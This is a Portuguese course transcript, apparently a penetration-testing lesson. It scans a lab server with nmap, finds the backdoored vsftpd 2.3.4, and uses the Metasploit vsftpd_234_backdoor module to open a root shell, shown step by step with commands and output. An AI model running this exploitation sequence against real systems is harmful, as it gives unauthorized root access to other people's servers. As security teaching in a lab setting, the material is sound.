01

Verificando as vulnerabilidades de um servidor

Transcrição

Conseguimos realizar o ataque de DoS e vimos que tipo de dano ele pode causar em uma rede corporativa ao tornar o serviço indisponível, e causar um grande prejuízo às empresas.

Agora, daremos um passo além e veremos se esse servidor apresenta alguma vulnerabilidade que daria acesso a um hacker ou a um usuário mal intencionado. O primeiro passo dessa investigação é descobrir quais serviços estão rodando nesse servidor. Pediremos ajuda de uma ferramenta que indicará quais portas estão abertas nesse servidor, além de mostrar os serviços e as versões que estão rodando nele.

Abriremos o terminal e usaremos essa ferramenta, que se chama Network Map (`nmap`), acrescentando `-A` , para obter a listagem detalhada com as versões, serviços e sistemas operacionais, e o endereço IP do servidor, `192.168.121.174` .

```
root@kali:~# nmap -A 192.168.121.174
```


Ao apertar `Enter` , veremos:

```
root@kali:~# nmap -A 192.168.121.174

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2016-12-07 09:48 EST
```

A análise demora um pouco, e quando ela termina, receberemos as seguintes informações:


```
root@kali:~# nmap -A 192.168.121.174

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2016-12-07 09:48 EST
Nmap scan report for 192.168.121.174
Host is up (0,00053s latency).
Not shown: 978 closed ports
PORT       STATE SERVICE     VERSION
21/tcp      open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymus FTP login allowed (FTP code 230)
22/tcp      open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|   ssh-hostkey:
|       1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_      2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
...
```

A primeira porta aberta que vemos é a `21` , e está usando o protocolo `FTP` (*file transfer protocol*, ou protocolo de transferência de arquivos), na versão `vsftpd 2.3.4` . Pode ser que essa versão apresente alguma vulnerabilidade. Para ter certeza, copiaremos a especificação e jogaremos no Google.




Já no [primeiro link (https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor)](https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor) vemos que essa porta tem uma backdoor, que é um arquivo que o hacker pode usar para se conectar. No site do Rapid7, diz-se que essa backdoor foi adicionada por hackers entre junho e julho de 2011, e que se temos essa versão, provavelmente estamos com essa backdoor.

Podemos explorar essa vulnerabilidade descoberta, usando alguns códigos específicos, chamados exploits. O Kali Linux já possui um framework feito para explorar as vulnerabilidades de um sistema, chamado Metasploit. Abriremos o Kali Linux novamente para usar esse framework. Clicaremos em seu ícone na barra lateral esquerda.



Uma vez iniciado, temos que dizer ao Metasploit qual tipo de exploit queremos usar para fazer um teste. A Rapid7 é a empresa que adquiriu esse framework, então se olharmos com atenção a página sobre a `vsftpd 2.3.4`, veremos que ele sugere um módulo do Metasploit para explorar essa vulnerabilidade.



O módulo sugerido é o `exploit/unix/ftp/vsftpd_234_backdoor`. Copiaremos o seu endereço no Metasploit, precedido por `use`.

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
```

Ao dar `Enter`, veremos o seguinte:

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) >
```

Agora esse exploit já está configurado, mas o código em si não é esperto o bastante para saber onde queremos realizar o ataque. Por isso precisaremos fazer configurações iniciais indicando em qual máquina queremos realizar o ataque. Usaremos o `show options`.

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting   Required   Description
   ----    ---------------   --------   -----------
   RHOST                     yes        The target address
   RPORT   21                yes        The target port

Exploit target:

Id   Name
--   ----
0    Automatic
```

As opções de configuração estão listadas. No campo `RHOST` está marcado que ele é `Required` (que o nome indica ser obrigatório). Esse campo corresponde à máquina remota (*remote host*), que é o servidor. Assim, colocaremos `set` para adicionar o IP ao campo `RHOST` .

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name   Current Setting   Required    Description
  ----   ---------------   --------    -----------
  RHOST                    yes         The target address
  RPORT   21               yes         The target port

Exploit target:

Id    Name
--    ----
0     Automatic

msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.121.174
```

E ele imediatamente configurará para nós. Mas colocaremos `show options` novamente para verificar.

```
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.121.174
RHOST => 192.168.121.174
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name   Current Setting   Required    Description
  ----   ---------------   --------    -----------
  RHOST  192.168.121.174   yes         The target address
  RPORT   21               yes         The target port

Exploit target:

Id    Name
--    ----
0     Automatic
```

Está corretamente configurado. Para rodar esse código e executar o programa, basta usarmos o comando `exploit` . Ele imediatamente tentara ganhar acesso ao servidor.

```
msf exploit(vsftpd_234_backdoor) > exploit
[*] 192.168.121.174:21 - Banner: 220 (vsfFTPd 2.3.4)
[*] 192.168.121.174:21 - USER: 331 Please specify the password
[+] 192.168.121.174:21 - Backdoor service has been spawned, handling...
[+] 192.168.121.174:21 - UID: uid=0(root) dig=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.121.172:35751 -> 192.168.121.174:6200) at 2016-12-0
```

Quando ele diz `Found shell`, ele está avisando que encontrou a tela de comando do servidor, e a seguir iniciou uma sessão (*session*) com ele. Isso significa que conseguimos o acesso ao servidor. Se usarmos o `ifconfig`, veja só as informações:

```
ifconfig
eth0      Link encap:Ethernet   HWaddr 08:00:27:8c:43:40
          inet addr:192.168.121.174   Bcast:192.168.121.255   Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe8c:4340/64 Scope:Link
          ...
```

O número de IP que obtemos é o do servidor, confirmando que entramos nele. Se dermos um ls, vemos:

```
ls
bin
boot
cdrom
dev
etc
home
initdr
initdr.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Essas são os diretórios do servidor. E, sendo um hacker, poderíamos deletar (`rm`) ou acessar o que quiséssemos. Ia ser um pouco desagradável para o atual administrador do servidor. Continuaremos esse ataque em breve. Até lá!